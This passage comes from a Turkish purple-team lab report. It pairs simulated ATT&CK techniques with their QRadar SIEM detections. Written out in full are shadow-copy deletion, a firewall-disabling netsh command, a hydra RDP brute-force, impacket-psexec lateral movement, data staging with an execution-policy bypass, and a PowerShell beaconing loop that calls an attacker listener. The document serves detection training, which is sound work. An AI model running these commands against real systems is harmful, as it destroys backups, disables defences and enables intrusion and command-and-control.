The service did not respond to the start or control request in a timely fashion.
```

3.6.1 Hedef sunucuda sc komutu ile yeni bir Windows servisi ("RedTeam") oluşturularak kalıcılık sağlama adımının simüle edilmesi.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Sisteme dışarıdan yetkisiz bir servisin yüklenmesi eylemi, QRadar SIEM platformunda kritik bir güvenlik olayı olarak saniyeler içinde tespit edilmiştir. Log Activity arayüzünde "Payload Contains is 7045" **(Event ID 7045: A service was installed in the system)** ve "Payload Contains is RedTeam" filtreleri uygulandığında, Windows Auth Server (DC02) üzerinden gelen "A service was installed in a system" logu yakalanmıştır. Bu tespit, SOC mimarisinde sc.exe ile yapılan sistemsel değişikliklerin ve yeni kurulan servislerin ağ üzerinde nasıl anında görünür kılındığını kanıtlamaktadır.




3.6.2 Hedef sunucuda oluşturulan yeni Windows servisinin (RedTeam) QRadar SIEM üzerinde Event ID 7045 ile tespit edilmesi.

3.7 Gölge Kopyaların (Shadow Copies) Silinmesi ve İzleri Yok Etme


- **Taktik :** Stealth **(Gizlilik)**
- **Teknik :** Indicator Removal **(T1070)**
- **Alt-Teknik :** File Deletion **(T1070.004)**
- **Açıklama:** Tehdit aktörlerinin (özellikle fidye yazılımı gruplarının), sistemdeki dijital izleri yok etmek (File Deletion) ve kurbanın şifrelenen dosyalarını eski haline getirmesini engellemek (Inhibit System Recovery) amacıyla işletim sisteminin yedekleme mekanizması olan Birim Gölge Kopyalarını (Volume Shadow Copies) komut satırı araçlarıyla silmesidir.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Hedef sunucu üzerinde fidye yazılımı hazırlık aşaması simüle edilerek, yönetici yetkilerine sahip bir komut satırı (CMD) üzerinden **vssadmin.exe Delete Shadows /All /Quiet** komutu çalıştırılmıştır. Bu komuttaki /All parametresi sistemdeki tüm yedekleri hedef alırken, /Quiet parametresi işlemin kullanıcıya hiçbir uyarı veya onay penceresi (prompt) göstermeden arka planda sessizce gerçekleşmesini sağlamıştır.



3.7.1 Hedef sunucuda vssadmin.exe komutu kullanılarak sistemin gölge kopyalarının (Shadow Copies) silinmesi ve savunmadan kaçınma adımının simüle edilmesi.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın sistem yedeklerini yok etme girişimi, uç nokta izleme (Endpoint Monitoring) çözümleri tarafından anında kaydedilmiş ve QRadar SIEM platformuna iletilmiştir. QRadar üzerinde incelenen Payload (ham log) detaylarında, zararlı işlemin işletim sistemi tarafından **OriginalFileName: VSSADMIN.EXE** ve **CommandLine: vssadmin.exe Delete Shadows /All /Quiet** parametreleriyle tam metin olarak yakalandığı doğrulanmıştır. Bu tespit, SOC analistlerinin fidye yazılımı saldırılarını henüz şifreleme aşamasına geçmeden, hazırlık (yedek silme) evresinde nasıl erken tespit edebildiğini göstermektedir.




3.7.2 Hedef sunucuda çalıştırılan gölge kopyaları silme komutunun (vssadmin.exe Delete Shadows) QRadar SIEM ham log ekranında tespit edilmesi.

3.8 Güvenlik Kontrollerini Devre Dışı Bırakma (Windows Güvenlik Duvarının Kapatılması)


- **Taktik :** Defense Impairment **(Savunma Yetersizliği)**
- **Teknik :** Disable or Modify System Firewall **(T1686)**
- **Alt-Teknik :** Windows Host Firewall **(T1686.003)**
- **Açıklama:** Tehdit aktörlerinin, sistemdeki güvenlik kontrollerini aşmak, ağ içerisinde rahatça yanal hareket (lateral movement) yapabilmek veya komuta kontrol (C2) trafiğine izin vermek amacıyla hedef işletim sisteminin yerel güvenlik duvarını (Windows Defender Firewall) devre dışı bırakması eylemidir.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Hedef sunucu üzerinde güvenlik kalkanlarını indirmek amacıyla, yönetici (Administrator) yetkilerine sahip bir komut satırı (CMD) üzerinden netsh advfirewall set allprofiles state off komutu çalıştırılmıştır. Bu komut, Windows Güvenlik Duvarı'nın yapılandırılmış tüm profillerini (Domain, Private, Public) tek bir hamlede kapatarak sistemi dışarıdan gelecek her türlü ağ bağlantısına tamamen açık ve savunmasız hale getirmiştir. Konsol çıktısında yer alan Ok. mesajı, savunmayı zayıflatma (Impair Defenses) operasyonunun başarıyla tamamlandığını göstermektedir.



3.8.1 Hedef sunucuda netsh komutu ile güvenlik duvarının tamamen devre dışı bırakılarak savunmadan kaçınma (Defense Evasion) adımının simüle edilmesi.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın işletim sistemi güvenlik duvarını kapatmaya yönelik bu agresif eylemi, uç nokta loglama mekanizmaları aracılığıyla QRadar SIEM platformunda anında tespit edilmiştir. Log Activity arayüzünde "Payload Contains is netsh" ve "Payload Contains is advfirewall" filtreleri uygulandığında, Windows Auth Server (DC02) sunucusu üzerinde tetiklenen Process Create (Süreç Oluşturma - Process Creation Success) olayı yakalanmıştır. Bu analiz, sistemin temel savunma mekanizmalarını değiştirmeye çalışan meşru netsh.exe aracının kötüye kullanımının SOC ortamında nasıl görünür kılındığını ve tespit edildiğini doğrulamaktadır.




3.8.2 Hedef sunucuda güvenlik duvarını devre dışı bırakmak için çalıştırılan netsh advfirewall komutunun QRadar SIEM üzerinde tespit edilmesi.

3.9 Kaba Kuvvet (Brute Force) ve Parola Tahminleme Saldırısı


- **Taktik :** Credential Access **(Kimlik Bilgisine Erişim)**
- **Teknik :** Brute Force **(T1110)**
- **Alt-Teknik :** Password Guessing **(T1110.001)**
- **Açıklama:** Tehdit aktörlerinin, geçerli bir kullanıcı hesabının (genellikle Administrator vb. yetkili hesapların) parolasını ele geçirmek amacıyla, geniş bir parola listesi (sözlük) kullanarak ardışık ve sistematik giriş denemeleri yapmasıdır.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Hedef sunucunun RDP (Remote Desktop Protocol) servisine yönelik bir kaba kuvvet (Brute Force) saldırısı simüle edilmiştir. Bu operasyon için saldırgan makinesinde (Kali Linux) endüstri standardı araçlardan biri olan hydra kullanılmıştır. Komut satırı üzerinden **hydra -l Administrator -P passwords.txt rdp://192.168.56.102** komutu çalıştırılarak, hedef sistemdeki "Administrator" hesabı için önceden hazırlanmış bir parola sözlüğü (passwords.txt) üzerinden ardışık giriş denemeleri başlatılmıştır.



3.9.1 Saldırgan makinesinden hedef sunucunun RDP servisine yönelik Hydra aracı kullanılarak kaba kuvvet (Brute-Force) parola saldırısı gerçekleştirilmesi.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın RDP servisi üzerinden gerçekleştirdiği bu ardışık ve başarısız giriş denemeleri, QRadar SIEM platformunda "User Login Failure" (Kullanıcı Giriş Hatası) olarak anında görünürlük kazanmıştır. Log Activity ekranında "Payload Contains is 4625" filtresi uygulandığında, Windows sistemlerin hatalı girişleri kaydettiği **Event ID 4625** (An account failed to log on) loglarının saldırgan IP'sinden hedefe doğru çok kısa bir süre içinde defalarca tetiklendiği tespit edilmiştir.



3.9.2 Hedef sunucuya yönelik RDP kaba kuvvet (Brute-Force) saldırısı sonucu oluşan başarısız oturum açma (Event ID 4625) kayıtlarının QRadar SIEM üzerinde tespit edilmesi.

İlgili logun detayına (Event Details) inildiğinde; Logon Type'ın ağ üzerinden gelindiğini belirten **3 (Network Logon)** olduğu ve hedeflenen hesabın **Target Username: Administrator** olduğu açıkça saptanarak saldırının karakteristiği (Password Guessing) doğrulanmıştır.

Account Name (custom)	Administrator
Error Code (custom)	0xC000006D
Event ID (custom)	4625
Group ID (custom)	N/A
Logon Type (custom)	3
Machine Identifier (custom)	192
Object Type (custom)	N/A
Process Name (custom)	-
Process Path (custom)	-
Source Workstation (custom)	192
Target Username (custom)	Administrator

3.9.3 QRadar SIEM üzerinde başarısız oturum açma (Event ID 4625) log detaylarının incelenerek kaba kuvvet (Brute-Force) saldırısına ait özel veri alanlarının (hesap adı, hata kodu 0xC000006D ve oturum açma türü) tespit edilmesi.

3.10 Sistem Bilgisi Keşfi (System Information Discovery)

- **Taktik :** Discovery **(Keşif)**
- **Teknik :** System Information Discovery **(T1082)**
- **Açıklama:** Tehdit aktörlerinin, sızdıkları hedefin işletim sistemi sürümü, donanım mimarisi, yüklü yamaları (hotfix) ve genel yapılandırması hakkında detaylı bilgi toplamak amacıyla yerleşik işletim sistemi araçlarını (örn. systeminfo) kullanmasıdır. Elde edilen bu bilgiler, saldırganın sistemi daha iyi tanımasına ve bir sonraki aşamada kullanacağı uygun zafiyet sömürüsünü (exploit) veya aracı seçmesine olanak tanır.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Laboratuvar ortamında Atomic Red Team framework'ü kullanılarak hedef sunucu üzerinde Invoke-AtomicTest T1082 komutu çalıştırılmıştır. Bu simülasyon kapsamında, işletim sisteminin detaylı envanterini döken "System Information Discovery" testi (T1082-1) tetiklenmiştir. Konsol çıktısında görüldüğü


üzere; makine adı (Host Name), işletim sistemi sürümü (OS Version), yüklü güvenlik yamaları (Hotfix) ve ağ kartı yapılandırmaları (Network Card) gibi kritik sistem profili bilgileri başarıyla elde edilmiştir.

```
PS C:\Users\Administrator> Invoke-AtomicTest T1082
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1082-1 System Information Discovery
Host Name:                 WIN-SERVER1
OS Name:                   Microsoft Windows Server 2022 Standard Evaluation
OS Version:                10.0.20348 N/A Build 20348
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00454-40000-00001-AA705
Original Install Date:     7/31/2026, 12:31:44 PM
System Boot Time:          8/7/2026, 11:26:13 AM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+03:00) Istanbul
Total Physical Memory:     1,024 MB
Available Physical Memory: 270 MB
Virtual Memory: Max Size:  2,048 MB
Virtual Memory: Available: 746 MB
Virtual Memory: In Use:    1,302 MB
```

3.10.1 Hedef sunucuda Atomic Red Team aracı kullanılarak sistem bilgisi keşfi (System Information Discovery) simülasyonunun (T1082) gerçekleştirilmesi.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın sistem mimarisi hakkında bilgi toplama girişimi, QRadar SIEM platformu tarafından ham log (Payload) derinliğinde başarıyla yakalanmıştır. İlgili olayın payload içeriği incelendiğinde, Atomic Red Team'in arka planda çağırdığı **"cmd.exe" /c systeminfo & reg query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum** komut zincirinin saf haliyle (CommandLine) kayıt altına alındığı görülmektedir. Bu tespit, SOC analistlerinin sistemdeki meşru bilgi toplama araçlarının (systeminfo, reg query vb.) keşif (Reconnaissance/Discovery) amacıyla kötüye kullanımını nasıl anında görünür kılabildiğini doğrulamaktadır.



3.10.2 QRadar SIEM ham log (payload) ekranında, sistem bilgisi keşfi (System Information Discovery) amacıyla çalıştırılan systeminfo komutunun tespit edilmesi.

3.11 Yanal Hareket ve Uzaktan Komut Çalıştırma (SMB / Windows Yönetici Paylaşımları)


- **Taktik :** Lateral Movement **(Yanal Hareket)**
- **Teknik :** Remote Services **(T1021)**
- **Alt-Teknik :** SMB/Windows Admin Shares **(T1021.002)**
- **Açıklama:** Tehdit aktörlerinin, ağ içindeki diğer sistemlere sıçramak (Lateral Movement) ve uzaktan komut çalıştırmak amacıyla Server Message Block (SMB) protokolünü ve ADMIN$, C$ gibi varsayılan Windows yönetici paylaşımlarını istismar etmesidir.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Ağ içerisinde yanal hareket gerçekleştirmek ve hedef sunucu (192.168.56.103) üzerinde en yetkili seviyede (NT AUTHORITY\SYSTEM) komut satırı elde etmek amacıyla Kali Linux üzerinden impacket-psexec aracı kullanılmıştır. Daha önceden ele geçirilen Administrator parolası (********) ile hedef sistemin SMB protokolüne bağlanılmış ve yazılabilir ADMIN$ paylaşımı üzerinden hedefe rastgele isimlendirilmiş bir zararlı dosya (oyVhJzHD.exe) yüklenmiştir. Ardından Service Control Manager (SCM) aracılığıyla bu dosyayı tetikleyecek geçici bir servis (JNUy) kurularak hedef sistemde etkileşimli bir C:\Windows\system32> kabuğu (shell) başarıyla elde edilmiştir.




3.11.1 Saldırgan makinesinden hedef sunucuya impacket-psexec aracı kullanılarak yanal hareket (Lateral Movement) ve uzaktan yetkili komut çalıştırma (Remote Execution) adımının gerçekleştirilmesi ile sistem kabuğuna (shell) erişim sağlanması.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın Impacket/PsExec türevi araçlarla gerçekleştirdiği bu yanal hareket ve otomatik servis oluşturma faaliyeti, QRadar SIEM platformunda detaylı bir şekilde yakalanmıştır. Log Activity ekranında "Payload Contains is 7045" filtresi ile yapılan incelemede, sisteme kurulan sahte servisin izleri (Event ID 7045: A service was installed in a system) tespit edilmiştir.



3.11.2 impacket-psexec aracı kullanılarak gerçekleştirilen yanal hareket (Lateral Movement) işlemi sırasında, hedef sunucuda oluşturulan ve çalıştırılan yeni servisin QRadar SIEM üzerinde Event ID 7045 (A service was installed in a system) ile tespit edilmesi.

Olayın ham log (Payload) detaylarına inildiğinde, aracın hedefe kopyaladığı rastgele isimlendirilmiş çalıştırılabilir dosyanın (oyVhJzHD.exe), Service File Name parametresi içerisinde açıkça loglandığı görülmektedir. Bu bulgu, ağ içindeki yetkili hesapların SMB üzerinden kötüye kullanımını ve otonom servis oluşturma eylemlerini SOC analistlerinin nasıl başarıyla izole ettiğini doğrulamaktadır.



3.11.3 QRadar SIEM ham log (payload) ekranında, sisteme kurulan yeni servise (Event ID 7045) ait detayların incelenmesi ve zararlı yazılımın meşru bir Windows hizmeti ("WerFault Service") gibi görünmeye çalışarak ilgili dizinlere ($env:windir\WinSxS\...) yerleştiğinin tespit edilmesi.

3.12 Veri Sızdırma Hazırlığı (Yerleşik Araçlar ile Veri Arşivleme)


- **Taktik :** Collection **(Veri Toplama)**
- **Teknik :** Archive Collected Data **(T1560)**
- **Alt-Teknik :** Archive via Utility **(T1560.001)**
- **Açıklama:** Tehdit aktörlerinin, hedef sistemden sızdırmayı (exfiltration) planladıkları hassas verileri ağ trafiğinde daha az dikkat çekmek, veri boyutunu küçültmek ve tespit mekanizmalarını atlatmak amacıyla işletim sisteminin yerleşik arşivleme/sıkıştırma araçlarını (örneğin; PowerShell Compress-Archive, tar, zip vb.) kullanarak tek bir dosya haline getirmesidir.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Hedef sistemde bulunan kritik yapılandırma dosyalarının dışarı sızdırılmak üzere paketlenmesi (staging) simüle edilmiştir. Bu amaçla, sistemde harici bir zararlı araca (WinRAR, 7z vb.) gerek duymadan, Windows'un yerleşik PowerShell yetenekleri kötüye kullanılmıştır. Komut satırı (CMD) üzerinden **powershell.exe -ExecutionPolicy Bypass -Command "Compress-Archive -Path C:\Windows\System32\drivers\etc\hosts -DestinationPath C:\Windows\Temp\gizli_veri.zip"** komutu çalıştırılarak, hedef makinenin DNS çözümleme ayarlarını barındıran kritik hosts dosyası, gizli_veri.zip adıyla gizlice C:\Windows\Temp\ dizinine arşivlenmiştir.

```
C:\Users\Administrator>powershell.exe -ExecutionPolicy Bypass -Command "Compress-Archive -Path C:\Windows\System32
\drivers\etc\hosts -DestinationPath C:\Windows\Temp\gizli_veri.zip"
```

3.12.1 Hedef sunucuda PowerShell (Compress-Archive) komutu kullanılarak sistemdeki hosts dosyasının veri sızdırma öncesinde gizli_veri.zip adıyla arşivlenmesi ve veri toplama (Collection) adımının simüle edilmesi.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın "Living off the Land" (sistemdeki meşru araçları kullanma) mantığıyla gerçekleştirdiği bu veri toplama ve arşivleme eylemi, uç nokta süreç izleme (Process Monitoring) logları sayesinde QRadar SIEM platformunda başarıyla yakalanmıştır. Log Activity arayüzünde "Payload Contains is Compress-Archive" ve "Payload Contains is gizli_veri.zip" arama filtreleri uygulandığında, Windows Auth Server (DC02) üzerinde arka arkaya tetiklenen Process Create (Süreç Oluşturma - Process Creation Success) olayları izole edilmiştir. Bu analiz, SOC analistlerinin sistemdeki meşru PowerShell komutlarının (Compress-Archive) şüpheli hedef dizinlerdeki (Temp vb.) kullanımını inceleyerek olası bir veri sızdırma (Data Exfiltration) girişimini nasıl erkenden tespit edebildiğini kanıtlamaktadır.



3.12.2 Hedef sunucuda veri toplama (Collection) amacıyla çalıştırılan Compress-Archive komutunun ve oluşturulan gizli_veri.zip arşiv dosyasının QRadar SIEM üzerinde tespit edilmesi.

3.13 Komuta Kontrol (C2) İletişimi ve Sinyalizasyon (Web Protocol - HTTP Beaconing)

- **Taktik :** Command and Control **(Komuta ve Kontrol)**
- **Teknik :** Application Layer Protocol **(T1071)**
- **Alt-Teknik :** Web Protocols **(T1071.001)**
- **Açıklama:** Tehdit aktörlerinin, hedef sistem (kurban) ile kendi yönettikleri Komuta Kontrol (C2) sunucusu arasındaki haberleşmeyi gizlemek ve güvenlik duvarlarından (Firewall/IPS) engellenmeden geçebilmek için HTTP/HTTPS gibi yaygın ve meşru web protokollerini kullanmasıdır. Zararlı yazılımlar genellikle sunucuya "Ben buradayım ve aktifim, yeni komut var mı?" demek için belirli zaman aralıklarıyla (beaconing/heartbeat) sinyal gönderirler.

Kırmızı Takım Operasyonu (Saldırı Simülasyonu): Laboratuvar ortamında bir C2 (Command and Control) beaconing trafiği simüle edilmiştir. Öncelikle saldırgan makinesi (Kali Linux) üzerinde **python3 -m http.server 8080** komutuyla basit bir dinleyici (listener) ayağa kaldırılmıştır.

```
┌──(apollo㉿192)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.103 - - [10/Aug/2026 16:31:16] code 404, message File not found
192.168.56.103 - - [10/Aug/2026 16:31:16] "GET /c2_heartbeat HTTP/1.1" 404 -
192.168.56.103 - - [10/Aug/2026 16:31:21] code 404, message File not found
192.168.56.103 - - [10/Aug/2026 16:31:21] "GET /c2_heartbeat HTTP/1.1" 404 -
192.168.56.103 - - [10/Aug/2026 16:31:26] code 404, message File not found
192.168.56.103 - - [10/Aug/2026 16:31:26] "GET /c2_heartbeat HTTP/1.1" 404 -
192.168.56.103 - - [10/Aug/2026 16:31:31] code 404, message File not found
192.168.56.103 - - [10/Aug/2026 16:31:31] "GET /c2_heartbeat HTTP/1.1" 404 -
192.168.56.103 - - [10/Aug/2026 16:31:36] code 404, message File not found
192.168.56.103 - - [10/Aug/2026 16:31:36] "GET /c2_heartbeat HTTP/1.1" 404 -
192.168.56.103 - - [10/Aug/2026 16:31:41] code 404, message File not found
```


3.13.1 Saldırgan makinesinde başlatılan Python HTTP sunucusu (Port 8080) üzerinden Komuta ve Kontrol (Command and Control - C2) iletişiminin simüle edilmesi ve hedef sunucudan gelen düzenli "heartbeat" (C2 beaconing) ağ isteklerinin görülmesi.

Ardından hedef Windows sunucusu üzerinde PowerShell kullanılarak sonsuz bir döngü (while($true)) yazılmış ve Invoke-WebRequest cmdlet'i ile saldırgan sunucusundaki /c2_heartbeat dizinine her 5 saniyede bir HTTP GET isteği gönderilmesi sağlanmıştır. Kali Linux konsol çıktısında düzenli olarak saniyeleri (16, 21, 26, 31, 36...) takip eden 404 yanıtları, periyodik sinyal (heartbeat) trafiğinin başarıyla oluşturulduğunu kanıtlamaktadır.

```
PS C:\Users\Administrator> while($true) {try { Invoke-WebRequest -Uri "http://192.168.56.1:8080/c2_heartbeat" -UseBasicParsing
 -ErrorAction SilentlyContinue | Out-Null } catch {}; Start-Sleep -Seconds 5}
```

3.13.2 Hedef sunucuda PowerShell döngüsü kullanılarak, saldırganın Komuta ve Kontrol (Command and Control - C2) sunucusuna düzenli aralıklarla (5 saniyede bir) iletişim isteği ("heartbeat" veya "beaconing") gönderilmesini sağlayan komutun çalıştırılması.

Mavi Takım Operasyonu (Tespit ve Log Analizi): Saldırganın periyodik web istekleri kullanarak kurduğu bu Command and Control (C2) kanalı, QRadar SIEM platformunda ağ trafiği analiziyle başarıyla tespit edilmiştir. Log Activity arayüzünde "Destination Port is 8080" filtresi uygulandığında, hedef sunucudan (192.168.56.103) saldırgan IP adresine (192.168.56.1) doğru son derece düzenli aralıklarla tetiklenen "Network connection detected" ve Windows Filtering Platform "Access Permitted" logları saptanmıştır. Bu tespit, SOC analistlerinin ağ üzerindeki ritmik/periyodik bağlantı kalıplarını (beaconing) analiz ederek, şüpheli portlar veya dizinler üzerinden kurulan zararlı C2 iletişimlerini nasıl izole edip engelleyebileceğini göstermektedir.

